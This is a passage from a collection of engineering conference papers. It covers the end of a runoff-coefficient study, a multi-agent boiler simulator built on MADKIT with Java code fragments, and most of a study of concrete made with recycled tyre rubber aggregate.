From Figure 10 deduced from Table 5, we can affirm that the maximum daily precipitation and the area of the watershed also have an influence on the runoff as the vegetation cover. Moreover, the

influence of the type of soil and the slope is not negligible. This argues in favor of a tight dependence of the CR value of all the criteria we have considered.




Figure 10. Comparison between criteria

4. Conclusion and perspectives:

In the light of the results obtained, it was possible to demonstrate that the influence of each criterion, contributing to runoff, can be treated separately. It should be noted that it is the vegetation cover and the surface of the watershed that have the most impact on the runoff coefficient. This result is in harmony with the weights found previously. The use of the hierarchical analysis process also made it possible to carry out a theoretical estimate of the influence of the five criteria, namely precipitation, vegetation cover, area, slope and type of soil on the runoff coefficient (CR). In addition, this process made it possible to understand the behaviour of runoff water. The proposed model is scalable and can be adapted to several types and numbers of criteria related to the runoff phenomenon. These include human action, land use, intensity and duration of precipitation and groundwater.

5. Reference

- [1] Chaplot V. et Bissonnais Y. L., 2000: Field measurements of interrill erosion under different slopes and plot sizes. *Earth Surface Processes and Landforms* 25(2), pp. 145–153.
- [2] Poesen J., 1984 : « The influence of slope angle on infiltration rate and hortonian overland flow volume. » *Zeitschrift für Geomorphologie* 49, pp. 117–131.
- [3] Bryan R. et Poesen J., 1989: « Laboratory experiments on the influence of slope length on runoff, percolation and rill development. » *Earth Surface Processes and Landforms* 14(3), pp. 211–231.
- [4] Bradford J. et Huang C., 1992 : « Mechanisms of crust formation : physical components., Lewis Publishing éd., pp. 55–72.
- [5] Joel A., Messing I., Seguel O. et Casanova M., 2002 : « Measurement of surface water runoff from plots of two different sizes. » *Hydrological Processes* 16(7), pp. 1467–1478.

- [6] Dunne T., Zhang W. H. and Aubry B. F., 1991 : « Effects of rainfall, vegetation, and micro-topography on infiltration and runoff. » *Water Resources Research* 27(9), pp. 2271–2285.
- [7] Saaty T.L., 1980 : « *The Analytic Hierarchy Process.* » New York, McGraw-Hill.
- [8] Ennaouri I., 2010 : « Modélisation de la dégradation hydraulique et structurale des réseaux sanitaires et pluviaux. » Memory presented for obtaining the master's degree in applied science. Civil engineering. Polytechnic school of Montreal., p.50-63.
- [9] Lallam F., Megnounif A. and Ghenim A.N., 2018: « Estimating the runoff coefficient using the analytic hierarchy process. » *Journal of water and land development* , No. 38 (VII–IX): 67–74.
- [10] Saaty T.L., 2003 : « Decision-making with the AHP: Why is the principal Eigenvector necessary », *European Journal of Operational Research* 145 -85–91,.
- [11] http://132.203.174.251/gae_3005/Labos/Ref/CH_12_R_Qmax.pdf.

MULTI-AGENT APPROACH FOR MODELLING AND SIMULATION OF INDUSTRIAL PROCESSES

Kenza Redjimi¹, Mohammed Redjimi², Mehdi Boulaiche³

^{1,2,3}*University 20 August 1955- Computer Science Department- LICUS Laboratory, Skikda, ALGERIA*

m.redjimi@univ-skikda.dz

ORCID: 0000-0001-8425-5470

ABSTRACT

Industrial systems use different methods for the implementation of their products. Several constraints must be observed such as time to market, quality of service (QoS), prices that must be as competitive as possible as well as product customization. These systems use machines whose technical characteristics must be able to meet these constraints. Qualified personnel and specialized operators ensure the proper functioning of these systems. However, the training of these operators is a key issue. As these processes are often complex and sometimes critical, the solution which seems to be the most adequate consists in building a computer simulator of the system to be observed, whose execution and visualization of the behavior at different points allows operators to clearly understand the operation of the process. Such a system is often considered complex in the sense that it is composed of several interacting entities. This paper describes a multi-agent approach for modeling such systems. All of their parts are considered and are modeled by using adequate agents. The set of preoccupations were identified to find convenient multi-agent models for their resolutions. Then, we implemented our application by using a MADKIT multi-agent platform.

The main goal of this work is to build a simulator based on reactive agents able to translate this complex industrial system into a data processing program that can represent its structure, its behavior, its interaction, its control loops and verify the integrity and proper functioning of the system. A concrete application of this approach was materialized by building an industrial boiler.

Keywords: *Multi-Agent System (MAS), Industrial System, modeling and simulation, Agent/Group/Role (AGR) Model, MADKIT platform.*

1. INTRODUCTION

Nowadays, industrial systems acquire more and greater degrees in complexity resulting in the regular introduction of new elements and of the great number of interactions between the different parts of these systems. In order to develop such a system and to predict their behaviors and before beginning to build them, these systems are modeled and tried. In the other hand, the modeling and simulation of an actual system make it possible to handle, to observe and to improve understanding of complex phenomena. Those elements are studied at different levels as by example for the simulation of the Simulation for manufacturing system design and operation [1], the modeling and simulation of intelligent manufacturing [2], the simulation of planning and analyzing engineering changes in manufacturing [3], the simulation and modeling in the health care systems [4] physical phenomena, and systems of urban traffic [5]. Most of the modeled phenomena reach today's complexities and high degrees of smoothness, which requires the use of models and thus, the data-processing tools become more and more performing and flexible. The modeling of systems has been the subject of many studies and researches considering its important impact on the phenomena implemented. There are different way to define a modeling system, for example in [6] modeling is the representation symbiosis between formalism and the techniques of modeling which follows the same target and allows a greater understanding of the studied phenomena. According to [7]: "modeling is ear morphism between an actual system and a model that finality is to give a simplified and observable representation of the structure and behavior of the actual system".

The experimentation of practical works can be modeled as finite state machines (FSM) [8] in the laboratory then a series of executions may be performed and results analyzed and interpreted. The mathematical equations carrying of the differentials, the variables to various degree and constants that represent the actual phenomena for which the resolutions for fixed sets of entries give the solutions to these phenomena for proper defined conditions are as many examples of models that as faithfully represent as possible different realities.

However, it should be reflected in terms of accuracy, quality, and cost. For example, the construction of a model of the plane represents costs enough higher for relatively low quality. Moreover, the handling of such models is not easy and not flexible and cannot be reused. This concept of reuse is very significant if we want to test our model in various situations. The data-processing tool represents a very accurate solution in several cases and its use in the field of modeling and simulation is very widespread ensuring excellent qualities for which the improvement is continuous at very reasonable costs.

Complex industrial systems are characterized by their large size, the complexity of the constituent subsystems and their dynamics, and the massive information overload. For example, the maintenance and management of complex process equipment and processes, and their integrated operation, play a crucial role

in ensuring the safety of plant personnel and the environment as well as the timely delivery of quality products. Given the size, scope, and complexity of the systems and interactions, it is becoming difficult for plant personnel to anticipate, diagnose and control serious abnormal events in a timely manner [9].

Thanks to multi-agent systems, it is possible to model real systems in which very complex behaviors emerge from relatively simple and local interactions between many different individuals. Therefore, a multi-agents system is more natural to describe and simulate a system made up of entities. It allows model to appear closer to reality and it is particularly well adapted to describe a system from the standpoint of the activity of its components, that is to say when the behavior of the individuals is complex (difficult to describe with equations) [10-11]. Moreover, modeling is easier interpretable by a human observer, because description done by MAS is more natural than simple processes; the validation by an expert will be facilitated because he will be easily able to refer to the real world.

The rest of this paper is organized as follows: Section 2 presents the multi-agent systems. Section 3 presents the industrial system to simulate. The proposed multi-agent Model is described in section 4. The implementation of the system is shown in section 5. Finally, we conclude this paper in section 6.

2. THE MULTI-AGENT SYSTEMS (MAS)

Multi-agent systems are an emerging conceptual paradigm to simulate the interaction of multiple autonomous agents in an environment [12, 13]. Multi-agent systems have many applications; our interest is in their use to build an operational simulator of an industrial system. In general, a system is called multi-agent if the system contains at least one agent that perceives a simulated environment through its actions that influence the environment and are influenced by the perceived situation in the environment.

• Definition

There is no consensus for this notion, according to Ferber's view [14]; the term 'multi-agent system' refers to a system consisting of the following parts:

- The environment E consisting of the following elements:
 - A set of agents A , which are able to perform actions and represent the active entities of the system.
 - A set of objects O . Agents are able to perceive, create, destroy and modify objects.
 - A set of locations L determining the possible position of the objects (from the set O) in space.
- A set of relations R , which link objects and agents to each other.
- A set of operations Op enabling the possibility for agents to perceive, manipulate, create, destroy objects of O , in particular representing the agents' actions.
- A set of operators U with the task of representing the application of the operations from Op and the reactions of the world to this attempt of modification. The operators from U are called the laws of the universe.

- **Agent Definition**

According to the heterogeneity of the studied field, there is no common agreement about a definition of the term agent. One primary characteristic that differentiates agents from an ordinary program is that the agent must be autonomous. Several definitions of agents include this characteristic, for examples:

- The term ‘agent’ refers to an entity (software or hardware) able to functioning continuously and autonomously in environments shared by other agents [15].
- An agent is an entity capable of evolving in an environment through the acquisition of information emitted by the latter and by acting on it [16].
- “An autonomous agent is a system situated within and a part of an environment that senses that environment and acts on it, in pursuit of its own agenda and so as to effect what it senses in the future” [17].

Although not stated explicitly, Russell’s definition implies the notion of autonomy as the agent will act in response to perceived changes in the environment. The other four definitions explicitly state autonomy. But all definitions add some other characteristics, among which interaction with the environment is mentioned by most. Another identified feature is the property of the agent to perform specific tasks on behalf of the user, coming thus to the original sense of the word agent, namely someone acting on behalf of someone else.

One of the most comprehensive definitions of agents is the one given by Wooldridge and Jennings view [18] in which an agent is:

- “A hardware or (more usually) a software-based computer system that enjoys the following properties:
- Autonomy: agents operate without the direct intervention of humans or others, and have some kind of control over their actions and internal state.
 - Social ability: agents interact with other agents (and possibly humans) via some kind of agent-communication language;
 - Reactivity: agents perceive their environment and respond in a timely fashion to changes that occur in it; pro-activeness: agents do not simply act in response to their environment, they are able to exhibit goal-directed behavior by taking initiative”.

- **The Environment**

Common to all environments is that they provide percepts to the agent and that the agent performs actions in them. Multi-agent theory regards the environment as an integral part of the framework. In general, two classes of environments can be distinguished: artificial and real environments. Agents that are computer programs and exist in artificial software environments are called software agents.

Russell and Norvig [19] discuss a number of key properties of environments that are now adopted

by most researchers in the domain:

- Accessible versus inaccessible: indicates whether the agents have access to the complete state of the environment or not.
- Static versus dynamic: indicates whether the environment can change while an agent deliberates or not.

Discrete versus continuous: indicates whether the number of percepts and actions are limited or not.

- The most complex class of environments are those that are inaccessible, nondeterministic, dynamic and continuous. The first three properties of this list are properties typically occurring in MASs.

3. GLOBAL DESCRIPTION OF THE SYSTEM TO BE SIMULATED

In this section, we will show the architecture and the operation of the process concerning the steam generator.

- **The Feed Water Station**

The feed water station is a method that feeds the steam generator, it is constituted by:

- The condenser (15E01)
- The degasser (15B02)
- The feed water tank (15B01)

Circuit description: The extraction water comes from 15 E 01 by the bottom, it gets through a valve and a mesh filter before its inhalation by the pumps 15 PM 02 A/B.

The water is inhibited with 12 bars towards the maintaining ejectors 15 E 05 A/B, and it will feed the heaters while passing by 15 FVA towards the degasser and the 15FVB returns towards the condenser. Those two valves' functions are in split range and controlled by 15 LIC12 (level 15 E01). Then, the water crosses 15 ACV 06 A/B (A towards the heaters, B towards the channel rejection).

The 15 FVD goes towards U50 and 15 FVA supplement of Unit 50 towards the 15 E 01, and are controlled in split range by the 15 LIC 05 in order to maintain a constant level in the feed water tank.

The extraction water is then conducted towards 15 E 02 and 03 in contact with steam racking 2 and 3 of the 15 KT 01. The two heaters are provided with By-pass, the extraction water go then to feed the degasser.

3.2. The Steam Generator

A boiler is a steam generator; it aims to raise the temperature of the water until the change of its status, that is to say, to become steam, and then to bring it to proper defined pressure and temperature.

In the construction of a boiler, we distinguish:

- A metal frame with its trim, masonry casing.
- The boiler: tubes, box back, screens, spray, super heaters, balloons...
- The combustion chamber: burners, air, and auxiliary circuits.




Figure 1. Technical drawing of the feed water station

The Principle of operation: The water is brought to the boiler by a feeding-water pump. The power of the boiler is characterized by the intensity of steam expressed in kg produced per hour.

The air circuit Combustion: The air is provided by two blowers fans, the first one is conducted by turning turbine and the second one operates through an engine (those two fans do not operate simultaneously), the air is then heated by the air super heater before entering to the burners by using the heat of evacuated gases. The airflow is regulated according to the fuel to have complete combustion.

The water circuit: The feeding of water is done starting from a pump controlled by two valves mounted in parallels. The first one is used to fill the balloon and the other one for regulation purpose (body of adjustment/regulation); from where it comes out to go then by an economizer in order to be heated by the calories of the evacuated smoke and returns finally to the higher balloon to produce the steam.




Figure 2. Technical drawing of the steam generator

The *steam circuit*: The saturated steams comes out from the higher balloon, goes by the super heater (in the hearth), its temperature increases while its pressure varies slightly. In the end, the final temperature of the produced steam will be regulated by the dishwater (water injection) This dry steam is also called the load of the boiler.

4. PROPOSAL FOR MULTI-AGENT MODEL OF THE SIMULATOR

To model our system we have used the organizational model Aalaadin [20], which constitutes the basis of our design.

The organizational model Aalaadin is a project that focuses on the analysis, design, formalization, and implementation of multi-agent systems from an organizational perspective. The underlying conceptual model (AGR) is based on the concepts of agents, groups, and roles [21].

Therefore, we have split up our process into five groups each group contains a set of agents. The following diagram represents the organizational structure of the simulator based on the proposed AGR model.

- **Groups and Roles of the Simulator**

- *The perturbation group*: This group is composed of:
 - *The APM Agent*: The agent system is a principal-agent; it is the meeting point of the system and the external environment. It periodically sends orders to agents and groups of the system until the adjustment of measurements; it ensures the connection between these groups thanks to these different communications.

The APM Agent is a central agent that links all the groups of the simulator.

- *The GUS (Gui User Interface) Agent:* Its role is to trigger the disturbances. Thanks to this agent, the operator controls the system thanks to instructions of a load of the steam generator on this Agent system.

The disturbing agent communicates with the Agent system by sending the instructions.

- *The feed water tank group:* This group contains a set of agents in interaction to ensure the operation of the water supply boiler.
 - *Agent (15LIC05):* Is in charge of the level of the tank, its role relates to the regulation of the tank, by using the necessary values, provided by the other agents of the system. The Alimentation agent (15LIC05) sends the orders of opening and closing thanks to the agent Valve- tank (15FVC) in order to modify the flow of water, therefore, modifies the level of the tank (15B01).
 - *Agent (15B01):* It represents the variation of the level of water inside the tank, it communicates with the Alimentation agent, by periodically sending the level in order to be regulated, and on the other hand it receives orders of the Alimentation agent (15LIC05).
 - *Agent (15FVC):* This agent controls the flow of water entering the condenser (15E01), it is in communication with the tank agent (15B01) and condensation agent (15LIC12) by providing the flow of water.
- *The condensation group:* This group contains a set of agents in interaction to execute the water condensation operation.
 - *Agent (15LIC12):* It is the responsible for the level of the condenser (15E01). Its role relates to the regulation of the condenser, by using the values provided by the other agents of the system, the Condensation agent (15LIC12) sends the orders of opening and closing using the condenser valve agent (15FVA) in order to modify the flow of water and to modify the level of the condenser.
 - *Agent (15E01):* It represents the variation of the level of water in the condenser, it communicates with the Condensation agent (15LIC12) by sending this level periodically for which is regulated on the other hand it receives orders of the Condensation agent.
 - *Agent (15FVA):* This agent controls the flow of water flowing out to the tank (15B01); it is in communication with the Condenser agent (15E01), the Condensation agent (15LIC12) and the Alimentation agent (15LIC05) by providing the flow of water.
- *The combustion group:* This group contains a set of agents in interaction making possible to execute the operation of combustion.
 - *Agent (15HIC01):* The role of this agent is to control the combustion and to regulate the measured sizes that it constantly receives from various agents of the system. Indeed, if these measurements are not compatible with the load of the boiler it periodically sends orders of

regulation towards the Ventilator agent (15KT01) and the Gas valve agent that is to say agent (15FVG) in order to reach desired sizes.

- *Agent (15KT01)*: Its role is to control the airflow; it periodically sends this flow towards the combustion agent (15HIC01) and receives the orders coming from this agent.
- *Agent (15FVG)*: This agent controls the gas flow; it periodically sends this flow towards the combustion agent (15HIC01) which in turn transmits orders to it (opening, closing) in order to modify the gas output.
- *The hydraulic group*: This group contains:
 - *Agent (15LIC01A)*: Its role is to regulate the level of the balloon by using values provided by the various agents of the system, the Hydraulic agent sends the orders of opening and closing towards the water valve agent that is to say agent (15FV03) till this measured level become equal at the desired level (50%).
 - *Agent (15FV03)*: The role of this agent is to control the flow of feed water tank coming from the feed water station, it periodically sends this flow towards the agent balloon (15H01) and the hydraulic agent (15LIC01A) and receives the orders (opening, closing) coming from the latter.
 - *Agent (15H01)*: Its role is to calculate the level of the balloon by the use of the sizes provided by APM agent and the water valve agent (15FV03); it periodically sends this level towards the hydraulic agent (15LIC01A) to be controlled.




Figure 3. The organizational structure of the simulator.

5. THE SYSTEM IMPLEMENTATION

The simulator was developed by using the Mad Kit agent platform based on AALAADIN model. The two main interfaces of our project are presented in Figures 4 and 5. These two interfaces concern the

steam generator section and the interface of the feed water station section. They allow the user to drive the regeneration steam operation and supply boiler with demineralized water by publishing guidance to various regulatory bodies and follow the operation of the process functioning.

Figures 6 and 8 show some examples of the java and MADKIT source codes.




Figure 4. The interface of the boiler simulator




Figure 5. The interface of the water station section simulator

```

import java.awt.*;
import javax.swing.*;
import madkit.kernel.*;
import madkit.lib.messages.ObjectMessage;

public class Agent_vanne_eau extends AbstractAgent implements ReferenceableAgent
{
    ObjectMessage message_eau;
    synoptique_class eau_synoptique;
    grav eau_frame;
    //andeur_class consigne=new grandeur_class();
    int debit_eau;
    int debit_eau2;

    int vanne;
    //int remplaceur=0;
    //String fermer="oui";

    Graphics2D eau_graphics_chaudière;
    Graphics2D eau_graphics_synoptique;
    grandeur_class tempon_eau;
    int Dvapeur;
    int niveau;
    float op_eau;
    float changement;
    boolean bms;
}
//-----\\

```

Figure 6. Parts of the simulator code.

```

import javax.swing.*;
import madkit.kernel.*;
import java.awt.image.*;
import java.awt.event.*;
import madkit.lib.messages.ObjectMessage;
import madkit.lib.messages.StringMessage;
import java.util.*;

public class activateur_perturbation extends Activator
{
    public activateur_perturbation(String group, String role)
    {
        super(group, role);
    }
    //-----\\
    public void execute()
    {
        if(!agent_simulation.stop)
        {
            agent_simulation.perturbateur.walk();
        }
    }
    //-----\\
}

```

```
//-----\\  
public Agent_vanne_eau(grav ge,synoptique_class ss)  
{  
    //consigne.valeur=20;  
    eau_frame=ge;  
    eau_synoptique=ss;  
    eau_graphics_chaudière=(Graphics2D)eau_synoptique.image_chaudière.getGraphics();  
    eau_graphics_synoptique=(Graphics2D)eau_synoptique.getGraphics();  
}  
  
//-----\\  
void initialiser()  
{  
    débit_eau=51;  
    vanne=40;  
    op_eau=28f;  
    changement=0.5f;  
    bms=false;  
}  
  
//-----\\  
public void activate()  
{  
    initialiser();  
    foundGroup("ballon");  
    requestRole("ballon","controler_vanne_eau");  
}
```

Figure 7. Code fragment of the balloon control.

6. CONCLUSION

Our work can be considered as an assistant of training and learning for beginner operators, workers new recruits and trainees enabling them to understand and simulate the boiler without acting on the real system and without stopping processes and generate losses of money and time. So we can consider our simulator more as a teaching aid explaining the Multi-Agents approach and treats one of its domains of use which is the simulation of systems and more particularly complex industrial systems. It can be considered as a tool to learn and understand the functioning of the machine in reality for all involved.

Future work may concern the extension of the simulator to other industrial process tasks such as turbo compressors and hybrid reactors. These engines are very useful in the petrochemical plants.

7. REFERENCES

- [1] Negahban, A., & Smith, J. S. "Simulation for manufacturing system design and operation: Literature review and analysis". *Journal of Manufacturing Systems*, 33(2), pp. 241–261. 2014. doi:10.1016/j.jmsy.2013.12.007
- [2] Zhang, L., Zhou, L., Ren, L., & Laili, Y. "Modeling and simulation in intelligent manufacturing". *Computers in Industry*, 112, 103123. doi:10.1016/j.compind.2019.08.004
- [3] Malaka R., Auricha J. "Software tool for planning and analyzing engineering changes in manufacturing systems". In 8th CIRP Conference on Intelligent Computation in Manufacturing Engineering. *Procedia CIRP* 12, 2013, pp. 348-353

- [4] Mielczarek, B., & Uziątko-Mydlikowska, J. “Application of computer simulation modeling in the health care sector: a survey”. *SIMULATION*, 88(2), 2010, pp. 197–216.

doi:10.1177/0037549710387802

- [5] Wen, L., & Bai, L. “System Dynamics Modeling and Policy Simulation for Urban Traffic: a Case Study in Beijing”. *Environmental Modeling & Assessment*, 22(4), 2016 pp.363–378. doi:10.1007/s10666-016-9539-x
- [6] Fishwick, P. A. “Modeling as the practice of representation”. In 2017 Winter Simulation Conference (WSC), 2017.

doi:10.1109/wsc.2017.8248133

- [7] C. Oussalah. Modèles hiérarchisés multi-vues pour le support de raisonnement dans les domaines techniques. Technical report, Université Paul Cézanne, Marseille, 1988.
- [8] Tolk, A., Diallo, S. Y., Padilla, J. J., & Herencia-Zapana, H. “Reference modelling in support of M&S—foundations and applications”. *Journal of Simulation*, 7(2), (2013), pp. 69–82. doi:10.1057/jos.2013.3
- [9] V. Venkatasubramanian, R. Rengaswamy, S. N. Kavuri, & K. Yin, “A review of process fault detection and diagnosis part 1, 2, 3” *Computer & Chemical Engineering* 27(3), 2003. pp. 293–346.
- [10] M. Mess & B. Guerrits “Multi_agent Systems”, *Lecture Notes in Logistics*, 2018, pp. 611-636.

Doi : 10.1007/978-3-319-92447-2-27.

- [11] J. Ferber. “Les systèmes multi-agents: vers une intelligence collective”. *Informatique, intelligence Artificielle Intereditions Paris* 1995.
- [12] G. Weiss (ed.), “Multi-agent Systems – A Modern Approach to Distributed Artificial Intelligence”. MIT Press, Cambridge, MA (1999).
- [13] B. Wang, J. Wang, B. Zhang, & X. Li, “Global cooperative control framework for multi-agent systems subject to actuator saturation with industrial applications”. *IEEE Transactions on Systems, Man, and Cybernetics: Systems*, 47(7), 2016, pp. 1270-1283.
- [14] J. Ferber, “Multi-Agent Systems. An Introduction to Distributed Artificial Intelligence”. Addison-Wesley, 1999.
- [15] Y. Shoham, “Agent-oriented programming”. *Artificial Intelligence*, Vol.60, 1993. P.51-92.
- [16] S.J. Russell, “Rationality and intelligence”. *Artificial Intelligence*, Vol. 94, 1997. P.57-77.

- [17] S. Franklin, and A. Gasser. “Is it an agent, or just a program? A taxonomy for autonomous agents”. In Muller, Wooldridge, and Jennings, eds. *Intelligent Agents III. Agent Theories, Architectures, and Languages*. Springer Verlag, 1997. P.21-35.
- [18] M. Wooldridge, N. R. Jennings. “Agent theories, architectures, and languages”. In Wooldridge and Jennings, eds. *Intelligent Agents*, Springer Verlag, 1995. P.1-22.
- [19] S. Russell, and P. Norvig, “*Artificial Intelligence: A Modern Approach*”, Pearson, 2010.
- [20] J. Ferber, and O. Gutknecht, “Aalaadin: a meta-model for the analysis and design of organizations in multi-agent systems”, *ICMAS (International Conference on Multi-Agent Systems)*, Paris, Y. Demazeau (ed), IEEE Press, pp. 128-135. 1998.
- [21] O. Gutknecht, and J. Ferber “The Mad Kitagent plate form architecture”. *Laboratoire d'Informatique, Robotique et Microélectronique de Montpellier*, 2000.

PERFORMANCE OF CONCRETE CONTAINING RECYCLED RUBBER AS FINE AGGREGATE

C. Kechkar¹, Y. Cherait², M. Belachia³

^{1,2}*Laboratory of Civil Engineering and hydraulics, University of 8 May 1945, Guelma, ALGERIA*

³*Department of Civil Engineering and hydraulics, University of 8 May 1945, Guelma, ALGERIA*

Chiraz_kechkar@yahoo.fr

ORCID: 0000-0002-7032-5383

ABSTRACT

The exhaustion of natural deposits of aggregates and the difficulties in opening up new quarries make it necessary to seek new sources of supply. Faced with the growing needs for material resources and the demands of the environment in a vision of sustainable development, it has become necessary to explore and study all the possibilities of reuse and valorization of industrial waste and by-products, particularly in the field of building materials.

In this context that our work fits. It aims to study the performance of concretes in which part of the sand has been replaced by rubber aggregates from used tires. The volume substitution rates studied vary between 0% and 25%.

The experimental procedure consists in comparing, for the concretes studied, the following characteristics: workability, compressive strength and flexural tensile strength, density, water absorption, shrinkage and chemical attack by sulfuric acid H₂SO₄.

The results obtained show that the substitution of a percentage of sand by aggregates rubber, reduces mechanical resistance. On the other hand, it improves resistance to acid sulfuric attacks, especially in the long term (more than 45 days), decreases water absorption and drying shrinkage therefore better durability compared to ordinary concrete.

Keywords: *Concrete, Aggregate, Tire, Rubber, Waste, performance*

1. INTRODUCTION

In recent years, the world production of used tires was estimated at 1.5 billion tires per year [1]. This waste has harmful effects on the environment, it is bulky, non-biodegradable and very sensitive to the effect of temperature [2]. According to experiments, the tire fire quickly becomes uncontrollable. The accumulation of these wastes increases the risk of their combustion, which pollutes the air, water and soil through the emission of toxic gases [3]. In addition, their accumulation in landfills constitutes an ideal shelter for the reproduction of harmful insects which transmit serious diseases to humans [4]. The storage and disposal of used tires has become a serious environmental concern around the world [5]. In this context, the valorization of the rubber of used tires as aggregates in the construction of cement-based materials seems an alternative solution which protects the environment and helps to solve the problem of the depletion of natural aggregates [6].

In the literature, there are several studies on cement-based materials incorporating rubber aggregates by partial substitution for natural aggregates [7]. Certain studies have shown the interest of the cement /rubber combination in the production of cementitious composites with high deformability [8,9]. Other studies on the durability of these composites under severe conditions, in particular freeze / thaw cycles, have also shown the interest of rubber [10].

The purpose of this work is to evaluate the behavior and performance of concrete containing rubber aggregates. Rubber aggregates have been used to replace sand by volume. The substitution rates studied are respectively: 0, 10, 17, and 25%. Slump, compressive strength, flexural tensile strength, density, water absorption, shrinkage and the effect of acid on rubberized concrete were evaluated.

2. MATERIALS AND EXPERIMENTAL PROCEDURES

2.1. Materials


The cement used is a local portland cement type CPJ-CEM II/42.5, its physical properties according to NA 442-2008 are: apparent density 1,09 g/cm³, absolute density 3,11 g/cm³ and a Blaine specific surface of 3371 cm²/g.

A natural sand 0/3 was used with fineness modulus of 2,26 and a absolute density of 2,56 g/cm³, and two crushed gravel of limestone nature of classes (3/8) and (8/15) , having a absolute density of 2,6 g/cm³, a water absorption coefficient of 1,75% and a Los Angeles coefficient of 34%.

The rubber granulates used (RG), resulting from the mechanical grinding of used tires, their maximum dimension is 2 mm (Graphic 1), their density is 0,87.



Figure1. Rubber crumb used



Graphic1. Sieve analysis for sand and rubber used

2.2. Mix design

For our experimental study, four concrete formulations were prepared: one control concrete OC and three concretes of the rubber RC10%, RC17,5% and RC25% with substitution rates of 10%, 17,5% and 25% respectively. For the four formulations, the same W/C ratio was kept equal to 0,6.

The different compositions of the concretes are grouped together in Table 1.

Table 1. Concrete mix constituents


	Cement (kg/m³)	Water (kg/m³)	Gravel 8/15 (kg/m³)	Gravel 3/8 (kg/m³)	Sand (kg/m³)	Rubber (kg/m³)
OC	400,00	242,00	834,00	337,00	591,00	--
RC10%	400,00	242,00	834,00	337,00	531,90	20,60
RC17,5%	400,00	242,00	834,00	337,00	487,60	36,00
RC25%	400,00	242,00	834,00	337,00	443,25	51,42

For the purposes of our study and depending on the nature of the test to be carried out, cubic molds (10×10×10) cm³ and prismatic molds (7x7x28) cm³ were used respectively for the preparation of the test pieces. The number of test pieces per test and per deadline is three.

3. RESULTS AND DISCUSSIONS:

3.1. Slump test.

The results obtained on the slump test are shown in graphic 2. It is noted that the slump of concrete increases with the increase in the rate of substitution of sand by rubber aggregates. Indeed, it goes from 6 cm for ordinary concrete to 8,5 cm for a concrete containing 10% substitution and 9 cm for a substitution rate of 17,5%. Moreover, it can be seen that the RC25% concrete has the greatest workability (slump = 14 cm). This increase in workability is explained by the hydrophobic nature of the rubber aggregates which leads to a decrease in the amount of water absorbed in the mixtures caused by the replacement of natural sand aggregates.




Graphic 2. Slump values for the 04 formulations concrete

3.2. Compressive strength

The variation of compressive strength at 7 days and at 28 days is shown in graphic 3. It is noted that the substitution of a percentage of the sand by rubber granulates is accompanied by a decrease in compressive strength and this drop increases with the increase in the substitution rate. At the age of 7 days, the compressive strength was 26,48 MPa for the reference concrete (OC) and 17.54 MPa for the concrete RC25%, thus, a decrease of resistance of 34%.

At the age of 28 days, a compressive strength of 29,15 MPa was recorded for the reference concrete (OC), against a strength of 28,31 MPa, 21,95 MPa and 19,14 MPa for concretes RC10%, RC17,5% and RC25%, which is equivalent to a decrease of 3%, 25% and 34 %.




Graphic 3. Compressive strength of the mixtures as a function of curing time

3.3. Flexural tensile strength

For flexural tensile strength, their results at 7 and 28 days are presented in graphic 4. The observation is the same as for compressive strength; a decrease in the flexural tensile strength of the rubber concretes with respect to reference concrete. This drop continues with the increase in rubber dosage.

At the age of 7 days, a flexural tensile strength of 4,29 MPa was found for the reference concrete (OC) compared to a strength of 3,88 MPa, 3,65 MPa and 2,69 MPa for rubber concretes RC10%, RC17,5% and RC25%. Which equates to a decrease of 10%, 15% and 37% respectively. At the age of 28 days, a resistance of 6,24 MPa was found for the reference concrete (OC) against a resistance of 3,79 MPa for the rubber concrete (RC25%), thus a decrease of 39%.




Graphic 4. Flexural tensile strength of the mixtures as a function of curing time

Several reasons might be the cause of the reduction in mechanical properties (Compressive strength and Flexural tensile strength) as reported by many authors. Some authors have explained this drop in strength as being due to the low rigidity of rubber aggregates compared to that of natural aggregates [11]. Others have explained it by the fragile adhesion between the cement matrix and the rubber granulates [12].

3.4. Density


The results of the density test are shown in graphic 5. As expected, the substitution of part of the sand by rubber is accompanied by a decrease in the density of hardened concrete. This decrease is explained by the fact that the rubber crumb used has a density of 870 kg/m^3 , against a density of 2650 kg/m^3 for sand, the substitution operation is thus accompanied by a drop in density. Furthermore, this decrease increases concomitantly with the substitution rate. Compared to the control concrete, one notices a drop in density of 3,1% for the RC10% against a drop of 5% for the RC25% concrete.



Graphic 5. Values of the density for the 04 formulations of concrete

3.5. Ultrasonic pulse velocity (UPV)


Ultrasonic pulse velocity is a non-destructive technique often used for the evolution the concrete properties. From graphic 6, and for the different formulations studied, it can be seen that the ultrasonic velocities obtained indicate that the four concretes are of good quality ($3500 \text{ m/s} < \text{UPV} < 4500 \text{ m/s}$). It is noted that the ultrasonic velocities in concrete decreases with the increase in the rate of substitution of sand by rubber aggregates. Ordinary concrete (OC) has an ultrasonic pulse velocity of 4022 m/s against a UPV of 3757 m/s for RC10%, 3596 m/s for RC17,5% and 3509 m/s for RC25%. So, the decrease observed in the UPV was 7%, 11%, and 13% for replacement levels of 10%, 17,5% and 25% respectively. This decrease is due to the behavior of rubber which absorbs ultrasonic waves. These results show that the rubber-based composite has the ability to attenuate ultrasonic waves as well as damping vibrations [13, 14].



Graphic 6. Ultrasonic propagation speed for 04 concrete formulations

3.6. Water Absorption

The results of the measurements of the water absorption on all studied concretes are collected in graphic 7. It can be noted that the water absorption values of rubber concretes is equal or lower than that of ordinary concrete, it is also observed that it decreases with the increase in the rubber dosage. Compared to ordinary concrete, a decrease of 9% was observed for concrete BC17,5% against a decrease of 16% for concrete BC25%. This tendency to decrease the amount of water absorbed can be justified by the fact that rubber particles are hydrophobic materials do not absorb water [15].




Graphic 7. Values of absorption by total immersion for 04 concrete formulations

3.7. Shrinkage

From graphic 8, it can be seen that for the four types of concrete, the shrinkage increases with increasing drying time, this is due to the continuous loss of capillary water from the concrete.

It is also noted that the drying shrinkage of the reference concrete is greater than that of the rubberized concretes. The shrinkage decreases with the increase in the substitution rate up to the percentage 17,5%, beyond that, the drying shrinkage begins to increase. This reduction in shrinkage is explained by the fact that rubberized concretes absorb less water and keep for a longer time the heat released during the hydration of cement [16].

At the age of 90 days the drying shrinkage reaches values of -0,345 mm/m (RC10%), -0,263 mm/m (RC17,5%) and -0,361 mm/m (RC25%), i.e. a decrease of approximately 26%, 44% and 23% respectively compared to that of the reference concrete (OC) which was - 0,466 mm/m.



Graphic 8. Effect of the rubber tire incorporation on the drying shrinkage

3.8. Effect of sulfuric acid H₂SO₄ on compressive strength


